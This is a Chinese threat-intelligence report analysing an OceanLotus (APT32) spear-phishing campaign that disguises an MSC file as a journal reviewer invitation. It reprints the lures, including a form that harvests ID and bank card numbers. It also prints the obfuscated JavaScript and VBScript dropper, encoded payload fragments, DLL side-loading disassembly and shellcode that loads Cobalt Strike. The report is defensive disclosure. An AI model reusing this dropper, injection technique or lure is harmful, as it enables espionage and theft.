

# 海莲花组织以南海的法律制度等为话题的攻击活动分析

原创 猎影实验室 网络安全研究宅基地 2024年11月11日 11:15 浙江



## ① 事件概述

OceanLotus又名APT32、海莲花，是具有东南亚国家背景的APT组织。该组织自2015年披露以来，持续活跃至今，主要针对周边国家：中国、柬埔寨、泰国、老挝进行国家级网络间谍活动。其目标行业包括政府、金融、海事机构、海域建设部门、航运企业、科研院所和境内高校。

近日，猎影实验室捕获到OceanLotus（海莲花）针对境内的攻击活动，活动延续此前的攻击目标与攻击手法，即仍然通过鱼叉式网络钓鱼邮件针对国内海事机构。攻击活动流程大致如下：

1. 该鱼叉式网络钓鱼邮件附件为包含有MSC文件的压缩包文件，其中MSC文件伪装成DOCX文件引诱目标用户点击；
2. MSC文件运行后将读取自身释放诱饵文档、白文件Warp.exe以及恶意DLL文件7z.dll，其中诱饵文档之一的内容为适用于南海的两种法律制度研究；
3. 恶意DLL文件由白文件Warp.exe加载后，将在内存中解密多层Shellcode，最终执行CobaltStrikeBeacon，连接到C2服务器，并等待后续指令下发。

## ② 诱饵文件

三个MSC文件释放的诱饵文件分别如下：

1. 适用于南海的两种法律制度研究

## 适用于南海的两种法律制度研究

引言

## (一) 研究背景

自2013年1月22日菲律宾根据1982年《联合国海洋法公约》(以下简称《公约》)就南海管辖权争议提起强制仲裁程序<sup>1</sup>，2014年12月5日美国国务院发布《海洋界限：中国在南海的海洋主张》第143号报告<sup>2</sup>；2016年7月12日南海仲裁案仲裁庭作出非法裁决<sup>3</sup>以及2022年1月12日美国国务院再次发布《海洋界限：中国在南海的海洋主张》第150号报告<sup>4</sup>及其《国家实践补编》<sup>5</sup>以来，南海局势愈加波诡云诡。同时，伴随着美国海军“航行自由行动”的不时挑衅以及相关国家有关南海地区的外交聚会，无不表明不论是在法律、军事还是在外交领域，中国目前在南海面临着前所未有的困境及挑战。

通过法律、军事及外交手段的相互配合，美国试图全盘否定中国在南海的各项海洋权益和主张。此外，不论是频繁提及南海仲裁案裁决还是发布菲律宾语及越南语版本的《海洋界限》第150号报告执行摘要，美国致力于挑拨中国与南海周边国家之间关系的目的昭然若揭。不难看出，美国在不断推进南海区域的法律战进程，以期升级南海区域的对峙局势，从而巩固其对国际海洋法规则和规范解释的主导权和话语权。

对于中国目前所面临的愈加严峻的海洋问题及挑战，中国在处理与南海周边

利及远洋群岛基线制度等关键问题。因此，明确“一般国际法规则和原则”的概念、特征、内容、在国际海洋法中的地位和作用及其与《公约》的相互关系，对于中国应对来自周边及域外国家的海洋挑战而言具有积极的现实意义。

## (二) 研究意义

《公约》序言第八段内容表明，虽然《公约》通常被称作为“海洋宪章”，但事实上《公约》并未穷尽一切与海洋相关的权利与义务事项，也并非所有涉及海洋法的问题均受《公约》管辖。基于文本分析，《公约》序言所载“一般国际法规则和原则”仍是一国主张海洋权利的权利依据。然而，不论是南海仲裁案仲裁庭所作裁决，抑或是美国国务院发布的《海洋界限》系列报告，均体现出“《公约》至上”、“《公约》规定取代一切先前存在权利”的观点。这种片面及错误的观点，无视了一般国际法规则和原则在调整与规范《公约》未尽权利与义务内容上的作用与价值，并背离了《维也纳条约法公约》的条约解释惯例。<sup>6</sup>

有关《公约》与“一般国际法规则和原则”之间关系的研究却相对较少，用以佐证诸如“以《公约》为核心的当代海洋法是一个庞大的包括习惯法规则和条约法规则等一般国际法在内的规则体系”的观点的力量较为薄弱。特别是在面对历史性权利的主张以及大陆国家远洋群岛基线制度方面的法律挑战时，能够将理论与实践结合的学术分析较为贫乏。因此，本研究尝试脱离以《公约》为核心的裁判规范，并立足于当代国际社会的现实，试图为一般国际法规则和原则的适用提供理论与现实依据，以期为维护海洋权益而获得规范性支持。具体而言，

## 2. 匿名审稿专家回执

## 匿名审稿专家回执

对于您为本刊付出的辛勤劳动，我们表示由衷的感谢，并致薄酬。请您填写身份证件信息和银行卡信息。我们真切希望，在您的热诚帮助下，《国际论坛》会越办越好。

注：1. 审稿费经校财务处发放；  
2. 信用卡、邮政储蓄卡不可以。

姓名	身份证号	银行卡号	开户行（具体到支行）

## 3. 《国际论坛》匿名审稿专家邀请函

## 《国际论坛》匿名审稿专家邀请函

尊敬的教授：

您好！

鉴于您的高深学养，本刊特聘您为匿名评审专家。

本刊所刊稿件，全面实行双向匿名专家外审制度，为使这一制度进一步规范化，提高审稿效率，恳请您注意如下事项：

- 您收到稿件后，如不太熟悉稿件所涉领域或不方便审稿，请及时告知我们，以便重新选择审稿人；欢迎您推荐其他合适的审稿人；如您熟悉并愿意审阅，也请先给我们一个回复，并将审稿意见返回给我们。
- 无论您建议退稿还是刊用，均请认真填写“审稿意见单”（附后），退稿请给出切实依据，若可采用，请务必结合文稿内容，给出详尽修改意见，避免不针对性内容的空泛评价。
- 评审意见返还日期：2024年8月15日前。
- 稿件内容，务请保密，不得外传。
- 本刊联系人和联系方式：杨毅，18340423457@163.com。

此致

敬礼！

《国际论坛》编辑部  
2024年7月15日

## 《国际论坛》审稿意见单

## 一、 论文题目

## 二、 文稿水准评判（请在选项前划√）

- |       |                             |  |  |  |
|-------|-----------------------------|--|--|--|
| 政治问题： | <input type="checkbox"/> 有  | <input checked="" type="checkbox"/> 无  |  |  |
| 选题价值： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input type="checkbox"/> 一般            | <input type="checkbox"/> 较差            |
| 学术创见： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input checked="" type="checkbox"/> 一般 | <input type="checkbox"/> 较差            |
| 研究方法： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input checked="" type="checkbox"/> 一般 | <input type="checkbox"/> 较差            |
| 分析论证： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input type="checkbox"/> 一般            | <input checked="" type="checkbox"/> 较差 |
| 文献征引： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input type="checkbox"/> 一般            | <input checked="" type="checkbox"/> 较差 |
| 语言表述： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input checked="" type="checkbox"/> 一般 | <input type="checkbox"/> 较差            |
| 总体评价： | <input type="checkbox"/> 优秀 | <input checked="" type="checkbox"/> 良好 | <input checked="" type="checkbox"/> 一般 | <input type="checkbox"/> 较差            |

## 三、 文稿审查结论（请在选项前划√）

- 建议刊用
- 修改后刊用
- 修改后再议
- 建议退稿

## ③ 样本分析

## MSC文件启动

XML格式的MSC文件中存在可疑的Javascript指令

```

91     <String ID="10" Refs="2">// Console Root
92     var u=external.Document.Name;var v="";
93     var i=0;eval(decodeURIComponent("for%20%28i%3D0%3Bi%3Cu%2Elength%3
- 29%20%29%20%0AI7nAA%3Dhmrs1tEA%280%29.text%0Aga5o1Y3fL8H%3DVqIqc0623f86%28I7nAA%29%0ADim%20ED4rz%0ASet%20ED4rz%3D
- %20To%20UBound%28tiq%29%20Step%204%0Ae8xdh%3Dv5KomBegK%28arrayByte3%28tiq%29%28iter%29%29%29%2BarrayLong5%28arrayBy
93     </String>

```

其执行的内容经解码后如下，主要功能为加载XML中嵌入的VBScript执行

```

var u=external.Document.Name;var v="";
i=0;eval(decodeURIComponent("for%20%28i%3D0%3Bi%3Cu%2Elength%381%2B%2B%29%7Bh%3Du%2EcharCodeAt%28i%29%2EtoString%2816%29%3Bv%2B%3D%28%22000%22%2Bh%29%2Eslic
e%28%2D4%29%3D%7D"));var sN=external.Document.ScopeNamespace;var rn=sN.GetRoot();var mN=sN.GetChild(rN);var
dN=sN.GetNext(mN);external.Document.ActiveView.ActiveScopeNode=dN;d0=external.Document.ActiveView.ControlObject;external.Document.ActiveView.ActiveScopeNode
=mN;var XML=d0.XML;async=false;var
xsl=XML;xsl.loadXML(unescape("X3C%3Fxml%20version%3D%271.0%27%3F%3E%0A%3Cstylesheet%0A%20%20%20%20%20xmlns%3D%22http%3A//www.w3.org/1999/XSL/Transform%22%20xml
ns%3Ams%3D%22urn%3Aschemas-microsoft-
com%3Axs%3D%22%0A%20%20%20%20%20xmlns%3Auser%3D%22placeholder%22%0A%20%20%20%20version%3D%221.0%22%3E%0A%20%20%20%3Coutput%20method%3D%22text%22%3E%0A%20%20
%20%20%3A%3Script%20implies-prefix%3D%22language%3Dx%22%20langauge%3Dx%22%20language%3D%22%3E%0A%09%3C%21%5BCDATA%5B%0ADim%0mscLL%0AmcLL%3D%22_MSC%22%0AFor%20%28i%3D1%20%20%20Len%28mscLL%29%20%20Step%204%
0Apy%0m%3Dpy%0m%20%20%20Chr%28CLng%28Chr%28Int%28%2238%22%29%26Chr%28Int%28%2272%22%29%29%20%26%20Mid%28mscLL%2C1%2C4%29%29%29%0ANext%0ASet%20kNNwBBk%3DCr
eateObject%28Chr%281nt%28%2526H4d%22%29%29%26Chr%28%26H6%29%26Chr%281nt%28%2299%22%29%29%26Chr%2826H72%29%26Chr%28218456/1896%29%26Chr%28Int%28%22%26H73%
22%29%29%26Chr%28%26H6%29%26Chr%2815042/1471%29%26Chr%28Int%28%22116%22%29%29%26Chr%28Int%28%2277%22%29%26Chr%28Int%28%2277%22%29%26Chr
r%28%26H4c%29%26Chr%28Int%28%228%26Chr%29%29%26Chr%28%28%26H4d%29%29%20%29%0AkNNwBBk.Async%3DChr%28Int%28%220%22%29%26Chr%28Int%28%2297%22%29%26Chr
6%221%22%26Chr%28Int%28%22115%22%29%26Chr%28%26H6%5%29%0AkNNwBBk.Load%28%20py%0m%20%29%0AV7dqr1mfEI%0AFunction%28VqIqc0623f80%28inp%29%0Adm%20YhYRVjYqeji
C%0Adm%20A1fZe%0ASet%20YhYRVjYqejiC%3DCreateObject%28Chr%281nt%28%2277%22%29%29%26%22X%22%26Chr%2898945/1285%29%26Chr%28%26H4c%29%26%222%26Chr
%2846%29%26Chr%28%28%22%26H44%22%29%29%26Chr%28%2757-
678%29%26Chr%286853/89%29%26Chr%28Int%28%28%26Chr%29%28%26Chr%281nt%28%22%26H6%29%22%29%29%26Chr%28Int%28%2299%22%29%29%26Chr%28%26H75%29%26Chr%28Int%28%22109%
22%29%29%26%22e%22%26Chr%28%26H6e%29%26Chr%28%26H74%29%29%0ASet%20A1fZe%3DYhYRVjYqejiC.createElement%28%22a%22%29%0AA1fZe.DataType%3D%22b%22%26%221%22%26Chr

```

```

** 1723 ** 1 Raw Bytes ← L
Output
[Output content redacted]


```

var u=external.Document.Name;var v="";
i=0;eval(decodeURIComponent("for (i=0;i<u.length;i++){h=u.charCodeAt(i).toString(16);v+=
("000"+h).slice(-4)}));var sN=external.Document.ScopeNamespace;var rn=sN.GetRoot();var mN=sN.GetChild(rN);var
dN=sN.GetNext(mN);external.Document.ActiveView.ActiveScopeNode=dN;d0=external.Document.ActiveView.ControlObject;external.Document.ActiveView.ActiveScopeNode
=mN;var XML=d0.XML;async=false;var xsl=XML;xsl.loadXML(unescape("<%xml version='1.0'?>
<stylesheet
    xmlns='http://www.w3.org/1999/XSL/Transform' xmlns:ms='urn:schemas-microsoft-com:xslt'
    xmlns:user='placeholder'
    version='1.0'
    <output method='text'/>
    <ms:script implements-prefix='user' language='VBScript'>
        <![CDATA[
Dim msclL
msclL=_MSC"
For i=1 to Len(msclL) Step 4
py0m=py0m & ChrW(CLng(Chr(Int("38")))&Chr(Int("72")) & Mid(msclL,i,4)))
Next
Set
kNNwBBk=CreateObject(Chr(Int("%H4d"))&Chr(%H69)&Chr(Int("99"))&Chr(%H72)&Chr(210456/1896)&Chr(%H73))&Chr(%H6f)&Chr(150042/1471)&Chr(Int("116"))&Chr(
Int("%H2e"))&"X"&Chr(Int("77"))&Chr(%H4c)&Chr(Int("68"))&Chr(79)&Chr(%H4d))
kNNwBBk.Async=Chr(Int("70"))&Chr(Int("97"))&"1"&Chr(Int("115"))&Chr(%H65)

```


```

## VBScript脚本

VBScript脚本加载后主要释放三个文件：白文件Warp.exe、恶意DLL文件7z.dll到目录C:\Program Files\Cloudflare，以及诱饵文件“适用于南海的两种法律制度研究（稿件）.docx”到目录%Temp%

```

11 Set G7WaUUzB=CreateObject("WScript.Shell")
12 Set aocowTwm=CreateObject("Scripting.FileSystemObject")
13 dp3Vb=G7WaUUzB.ExpandEnvironmentStrings("%ProgramFiles%")
14 iIbaE7AGCNO9=dp3Vb & "\Cloudflare"
15 aocowTwm.CreateFolder(iIbaE7AGCNO9)
16 F6HOe=iIbaE7AGCNO9 & "\\Warp.exe"
17 Ssokm=iIbaE7AGCNO9 & "\\7z.dll"
18 For i=1 to Len(OCI5WdrCi) Step 4
19 TKoZ8djSy=TKoZ8djSy & ChrW(CLng(Chr(Int("38")))&Chr(Int("72")) & Mid(OCI5WdrCi,i,4)))
20 Next

```

释放文件来自源文件，名为CONSOLE\_TREE、CONSOLE\_MENU、以及CONSOLE\_PANE的标签，通过Base64解码后写入对应的文件路径

```

21 HFFNGwV=aocowTwm.GetSpecialFolder(2) & Chr(-62+154) & TKoZ8djsy
22 Set hmnsrltEA=kNNWBBk.selectNodes("/MMC_ConsoleFile/BinaryStorage/Binary[@Name='CONSOLE_TREE']")
23 I7nAA=hmnsrltEA(0).text
24 ga5o1Y3fL8hM=VqIqc06Z3f86(I7nAA)
25 Dim ED4rz
26 Set ED4rz=CreateObject("ADODB.Stream")
27 ED4rz.Type=1
28 ED4rz.Open
29 ED4rz.Write ga5o1Y3fL8hM
30 ED4rz.SaveToFile HFFNGwV,2
31 G7WaUUzB.run "" & HFFNGwV & "",1,false
32 Set hmnsrltEA=kNNWBBk.selectNodes(" /MMC_ConsoleFile/BinaryStorage/Binary[@Name='CONSOLE MENU']")
33 tJJo=hmnsrltEA(0).text
34 Set hmnsrltEA = kNNWBBk.selectNodes(" /MMC_ConsoleFile/BinaryStorage/Binary[@Name='CONSOLE_PANE']")
35 beiR217E92=hmnsrltEA(0).text
36 pcZEG=VqIqc06Z3f86(tJJo)
37 Q3Z5SF=VqIqc06Z3f86(beiR217E92)
38 Dim YyLz0
39 Set YyLz0=CreateObject("ADODB.Stream")
40 YyLz0.Type=1
41 YyLz0.Open
42 YyLz0.Write pcZEG
43 YyLz0.SaveToFile F6HOe,2

```

↓

```

107 <Binary Name="CONSOLE TREE">UESDBAoAAAAAAIdo4kAAAAAAAAAAAAA2G9jUHJvcHMvUEsDBBQAAAAAIIdo4kA38q/jegEAj
- uMcNTLF8Vxb1VxhPLJ/j+n1Tls3R5x+XxeVm6U5CNPD/KbOykPuATUwXutv6u0AA+Qx7oex84f/A1BLAwQUAAAACACHTuJATQLpxIcVAACj0AAA
- eYbiUNCr/sQty/JTmNsFj0jhsL6yPqZJwaf3QfVaaPTHThsn+ikA3UqGg5Vm4qYNpP4F3FZCXouU/GjoFlilsl/owWu9Vae+/EhBj+o+j9AAcPkBW
- 9XT8EG+BD5WhkL4BjOhRy/sifU+cBsmrITn8OJZvEXutOnh3Ue7rJ9cSEJvdDOB230JxUhGUcZG1G170FMMFo68SzTPwYPFYzADKvFpsVCsvRv
- h2dtKCI4i+g1Zw+ZraAvgWWxMZQtUgInwm2G66Am590JsHvkCsPkaX02EUxbVVqJdAIQrH44NLgF3ArvSkQp1Y7ftbVNwEEJFTq0rIw/U2YQ7KMA
- b4chjiaZGopHleheOeaQekcU3L0z0hC4xxQinpabeXtsQ9MYDXXQs8dR1J1ogweJDGxk4LpsLDmVwd7Qx15DPYr7eeuQYH/zdd5t9d600fr9XvD
108 <Binary Name="CONSOLE MENU">tvQAAAMAAAEEAAA/8AALGAAAAAAAAAAAQAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAA
- Bo1GIA+38I1BvzwZdwAwSAptsFmO/B1D4oKQoTJddKwAV9eXcIEADLA6/ZT6wie23QS0oPBAAoaD7bd2jzsBd04ywFvDsAFbw1Nwi/Er8ooKfooo
- EOjICwAA/3YE6IENAwBZxsOApbQCRgAAAdApSUiTZAMAWnD6Q/p//9Vi+xRU1aLwovZv41F/OtdzoP/KnUYjUsCi9Do4P//4TAdWFmhfZ0EItF
- g8MBhMBoJWJoA/3Xk/3XY/9p/deSL80i89QIA/3XY6LT1AgCF911ZD5X6xT/deToo/UCAp9120i9QIAWkywhc7QMAw2oQuidJRAdope0DAIVx
- lMPGN4CAF1W6BHeAgCKwlno9UDAMNgJLhGTUQA6bzWAwCL8YtFEIT9dItcI1F2itFF1lF3ItFGII90I1F40jIAAAAHMAPhLgAACAPbYCRgAA
- i+Vdw2osuF1RRADod74DAIv6ix3MiU3Qi10Ii8tXiV3I6D0o//+Lz+i3+p//i/CF9nRljQR3i8i1JrdToLvr//4TAdQf+wOmXAQAA/3XUM8CNfeSr
- X15dwgQAVYYvsav9oufJEAGShAAAACFChCOBFADPFU11F9GSjAAAAAisJhcl0BosBUf9QCItN9GSDQAAAAB2i+Vdw4MhAIvBw1WL7FZxi/noIQAA
- +v//i/CF9g+E8AAAAOn4AAAAM8CJTeiJReDGRfwBD7cE/XDsRACD+Ahi1DlaNTEDoPdX//+mCAAAAg/gLdR+LDo1VxOg++f//hMAPhJMAAAD/dcSN
- IA+3wOsCi8Fmg/hdUcPt0ICg87/g/h/dxGK0LnU+QQA6OJY//+LVeCL8IvGg+gAbBSD6AF0BoN14AdrEMdF4AIAAADrB8dF4AEAAAADB/h+DxgLr

```

最后打开诱饵文件、带参数“t 8.8.8.8”启动白文件Warp.exe

```

30 ED4rz.SaveToFile HFFNGwV,2
31 G7WaUUzB.run "" & HFFNGwV & "",1,false
50 G7WaUUzB.run "" & F6HOe & "" & "t 8.8.8.8",0,false
51 End Function


```

## DLL文件侧载

DLL文件侧载是一种利用程序加载DLL文件进行恶意操作的攻击技术，正常情况下，应用程序会依赖系统提供的动态链接库（DLL）执行特定功能。攻击者则通过修改或替换这些DLL文件，使应用程序加载恶意代码。

利用DLL文件劫持是OceanLotus组织常用的一种攻击手法，该组织在历史攻击活动中劫持过的白文件包括：WinWord.exe（Word主程序）、MicrosoftUpdate.exe（微软升级程序）、SoftManager.exe（360软件管理器）、GoogleUpdate.exe（谷歌更新程序）、LenovoDrvTray.exe（联想驱动管理程序）、RasTlsc.exe（赛门铁克产品组件）、LenovoDesk.exe（联想桌面应用）等。

此次捕获到OceanLotus使用的恶意DLL文件7z.dll由Warp.exe侧加载，其中Warp.exe证书信息如下：



白文件加载7z.dll后，获取其导出表GetNumberOfMethods进行调用

```
.text:0041C802          push    offset aGetnumberofmet ; "GetNumberOfMethods"
.text:0041C807          push    dword ptr [esi] ; hModule
.text:0041C809          mov     [esp+50h+var_8], 1
.text:0041C811          call    ds:GetProcAddress
.text:0041C817          test   eax, eax
.text:0041C819          jz     short loc_41C82A
.text:0041C81B          lea    ecx, [esp+48h+var_8]
.text:0041C81F          push   ecx
.text:0041C820          call   eax
```

首先解密出字符串“cloudflare.warp.process”，并以此为名创建互斥体

```
45 v4 = sub_10001F00(v3);                                // cloudflare.warp.process
46 v27 = !sub_10015620(v4) || !sub_10010E50();      // 创建互斥体
47 *&v5 = sub_100710A0(v27, HIDWORD(v27)).m128_u64[0];
48 v6 = sub_100013A0(v5);
```

接着获取一组API函数地址用于获取命令行参数并进行验证

```

463 v375 = getFunAdd(v2, v280); // GetCommandLineW
464 v404 = 0;
465 v403 = 0;
466 v3 = sub_10013260(v337);
467 v281 = sub_10019AD0(v3);
468 v4 = sub_10013180(v307);
469 v5 = sub_10019AF0(v4);
470 v356 = getFunAdd(v5, v281); // CommandLineToArgvW
471 v402 = 0;
472 v447 = 0;
473 v6 = sub_10013410(v336);
474 v282 = sub_10019A90(v6);
475 v7 = sub_10013330(v305);
476 v8 = sub_10019AB0(v7);
477 v393 = getFunAdd(v8, v282); // lstrcmpW

541 v40 = sub_10013AB0(v333);
542 v451 = sub_100199B0(v40);
543 v399 = v356(v374, &v451); // 调用CommandLineToArgvW, 提取参数
544 v41 = byte_100E1AC6;
545 v42 = sub_10001380() + v41;

589 v64 = sub_10013B80(v296);
590 v65 = sub_10019990(v64);
591 v346 = v393(v399[2], v65) == 0; // 调用strcmpW, 验证参数
592 v66 = sub_100710A0(v346, HIDWORD(v346)).m128_u64[0];
593 v67 = sub_10004020(v66);
594 v68 = byte_100E1AC6;

```

随后创建命名管道ntsvcs用于进程间通信

```

137 v23 = sub_100088A0(v63);
138 v24 = sub_1001A410(v23, a1); // \\.\pipe\%S
139 v74(v97, v24); // wsprintfW拼接得到\\.\pipe\ntsvcs
140 v90 = 0;
141 v89 = 0;
142 v25 = sub_10008A40(v67);
143 v57 = sub_1001A3D0(v25, 0, 0);
144 v26 = sub_10008970(v66);
145 v27 = sub_1001A3F0(v26, 0, 0, v57);
146 v83 = v79(v97, v27, v55, v56, v58, v59, v62); // CreateFileW创建命名管道ntsvcs
147 v28 = byte_100E1AC6;

```

使用ReadFile、WriteFile从/向管道读取/写入数据

```

266 v5 = sub_1001A590(v4); // kernel32.dll
267 v238 = getFunAdd(v5, v174); // WriteFile
268 v250 = 0;
269 v249 = 0;
270 v6 = sub_100078A0(v181);
271 v175 = sub_1001A530(v6);
272 v7 = sub_100077C0(v177);
273 v8 = sub_1001A550(v7);
274 v212 = getFunAdd(v8, v175); // ReadFile
275 v9 = byte_100E1AC6;

```

获取Chakra.JsProjectWinRTNamespace函数的内存，并通过VirtualProtect更改其属性为读写权限

```

10016F65 50 push eax
10016F66 8B45 D8 mov eax,dword ptr ss:[ebp-28]
10016F69 50 push eax
10016F6A 8B4D 08 mov ecx,dword ptr ss:[ebp+8]
10016F6D 8B11 mov edx,dword ptr ds:[ecx]
10016F6F 52 push edx
10016F70 FF55 A4 call dword ptr ss:[ebp-5C]
10016F73 85C0 test eax,eax
10016F75 v 75 14 jne 7z.10016F88
10016F77 33C0 xor eax,eax
10016F79 C785 58FFFFFF 0100000 mov dword ptr ss:[ebp-A8],1
10016F83 8985 5CFFFFFF mov dword ptr ss:[ebp-A4],eax
< >
dword ptr ss:[ebp-5C]=[0019F4E4 "Pz(u")=<kernel32.VirtualProtect>

.text:10016F70 7z.dll:$16F70 #16370

```

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	[x] 局部变量	结构体
地址	十六进制	ASCII					
69948200	55 8B EC 8D 45 08 50 E8 09 00 00 00 5D C2 04 00	U.1.E.Pe...JA..					
69948210	CC CC CC CC CC 6A 3C B8 0A C8 B2 69	iiiiij<..E=ieD0.					
69948220	00 FF 35 D8 80 D6 69 FF 15 B8 F1 E7	69 33 DB 88 .y50.Oiy. nci30.					
69948230	F0 43 8B CE 6A 00 8A D3 E8 F3 11 FE FF 85 C0 75	dc.tj..Oeo.py.Au					
69948240	63 8B 76 04 8D 7D BC 21 45 FC 8D 4D D0 21 45 88	c.v..}4!EÜ.MD!E					
69948250	AB 53 53 53 FF 75 04 AB 89 75 EC AB AB AB 8D 45	<SSSyu.<.ui<<<.E					
69948260	B8 50 56 E8 B8 25 12 00 53 53 8B CE 88 5D FC E8	.PVè%..SS.1.Jüe					
69948270	2C 36 11 00 8D 4D D0 E8 D5 2A 12 00 FF 35 D8 80	,6...MDeO*.y50.					
69948280	D6 69 FF 15 B8 F1 E7 69 BB C8 8B 45 08 FF 30 E8	Oiy. nci.É.E.yoë					
69948290	16 5D 1C 00 8D 4D D0 C6 45 FC 00 8B F0 E8 1E 2A	.[...]MDeEÜ..ðe.*					
699482A0	12 00 8B C6 E8 94 D5 1B 00 C2 04 00 CC CC CC CC	..æ.ø..A. iiii					
699482B0	CC	iiiiiiiiiiiiiiiiii					

随后将Shellcode写入该内存，再次通过VirtualProtect更改其属性为可执行

```

1001722C 50 push eax
1001722D 8B45 D8 mov eax,dword ptr ss:[ebp-28]
10017230 50 push eax
10017231 8B4D 08 mov ecx,dword ptr ss:[ebp+8]
10017234 8B11 mov edx,dword ptr ds:[ecx]
10017236 52 push edx
10017237 FF55 A4 call dword ptr ss:[ebp-5C]
1001723A 85C0 test eax,eax
1001723C v 75 14 jne 7z.10017252
1001723E 33C0 xor eax,eax
10017240 C785 50FFFFFF 0100000 mov dword ptr ss:[ebp-B0],1
1001724A 8985 54FFFFFF mov dword ptr ss:[ebp-AC],eax
< >
dword ptr ss:[ebp-5C]=[0019F4E4 "Pz(u")=<kernel32.VirtualProtect>

.text:10017237 7z.dll:$17237 #16637

```

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	[x] 局部变量	结构体
地址	十六进制	ASCII					
69948200	90 90 90 90 90 90 90 90 90 4D 5A 52 45 E8 00 00	.....MZREè..					
69948210	00 00 5B 89 DF 55 89 E5 81 C3 B7 9C 00 00 FF D3	..[.Bu.à.A...yó					
69948220	68 F0 B5 A2 56 68 04 00 00 00 57 FF D0 00 00 00	hðµçvh...wyD...					
69948230	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....					
69948240	00 00 00 00 00 F8 00 00 00 D2 71 4F 58 13 54 73	...ø...ø...øqox.Ts					
69948250	BF B4 06 77 00 71 0C 58 10 3D 0F 62 DD DE EF DB	z.w.q.X.=.bÝþ10					
69948260	E6 C0 DF B4 F0 92 21 4E 2D 02 4C 94 2D 39 8E 14	æAB'ð.!N-.L.-9..					
69948270	09 0B 38 E5 3D 55 9E 3F 54 B0 81 23 3B A1 7E 02	.8å=U.?'#; i~.					
69948280	12 64 E1 22 4D E8 78 A8 38 44 65 CF 68 29 3F 7A	.då"Me{ '8deik)?z					
69948290	A1 84 67 2A 61 02 B8 A8 84 A8 E9 47 F9 B2 86 3B	i.g*a.. éGU <sup>2</sup> ..;					
699482A0	1D 2B 20 C5 33 39 8C 4A 75 7D 46 38 6A 5A 3E 67	+ A39.Ju)F8jZ>g					
699482B0	57 88 99 12 63 90 46 24 D8 19 27 35 F9 32 1F D7	w...c.F\$ø.'5u2.x					

最终内存中加载的有效负载仍为Cobalt Strike Beacon

			JSProjectwinRTNamespace
69948200	90	nop	
69948201	90	nop	
69948202	90	nop	
69948203	90	nop	
69948204	90	nop	
69948205	90	nop	
69948206	90	nop	
69948207	90	nop	
69948208	90	nop	
69948209	4D	dec ebp	
6994820A	5A	pop edx	
6994820B	52	push edx	
6994820C	45	inc ebp	
6994820D	E8 00000000	call chakra.69948212	call \$0
69948212	5B	pop ebx	
69948213	89DF	mov edi,ebx	
69948215	55	push ebp	
69948216	89E5	mov ebp,esp	
69948218	81C3 B79C0000	add ebx,9CB7	
6994821E	FFD3	call ebx	
69948220	68 F0B5A256	push 56A2B5F0	
69948225	68 04000000	push 4	
6994822A	57	push edi	
6994822B	FFD0	call eax	
6994822D	0000	add byte ptr ds:[eax],al	
6994822F	0000	add byte ptr ds:[eax],al	
69948231	0000	add byte ptr ds:[eax],al	
69948233	0000	add byte ptr ds:[eax],al	
69948235	0000	add byte ptr ds:[eax],al	
69948237	0000	add byte ptr ds:[eax],al	
69948239	0000	add byte ptr ds:[eax],al	
6994823B	0000	add byte ptr ds:[eax],al	
024E95DC	8BFF	mov edi,edi	Cobalt Strike Beacon入口点
024E95DE	55	push ebp	
024E95DF	8BEC	mov ebp,esp	
024E95E1	837D 0C 01	cmp dword ptr ss:[ebp+C],1	
024E95E5	v 75 05	je 24E95EC	
024E95E7	E8 BC770000	call 24F0DA8	
024E95EC	FF75 08	push dword ptr ss:[ebp+8]	[ebp+10]:"靶R"
024E95EF	8B4D 10	mov ecx,dword ptr ss:[ebp+10]	
024E95F2	8B55 0C	mov edx,dword ptr ss:[ebp+C]	
024E95F5	E8 ECFFFF	call 24E94E6	
024E95FA	59	pop ecx	
024E95FB	5D	pop ebp	
024E95FC	C2 0C00	ret C	

## ④ 规避手段

### 1. MSC文件图标设置为Word图标，在默认隐藏文件后缀的主机上真假难辨

```
<VisualAttributes>
  <Icon Index="13" File="C:\Program Files\Microsoft Office\Office15\WORDICON.EXE">
    <Image Name="Large" BinaryRefIndex="2"/>
    <Image Name="Small" BinaryRefIndex="3"/>
    <Image Name="Large48x" BinaryRefIndex="4"/>
  </Icon>
</VisualAttributes>
```

名称	修改日期	类型	大小
《国际论坛》外审专家邀请函与文章评审单.msc	2024/7/25 7:23	Microsoft 通用管理文档	1,897 KB
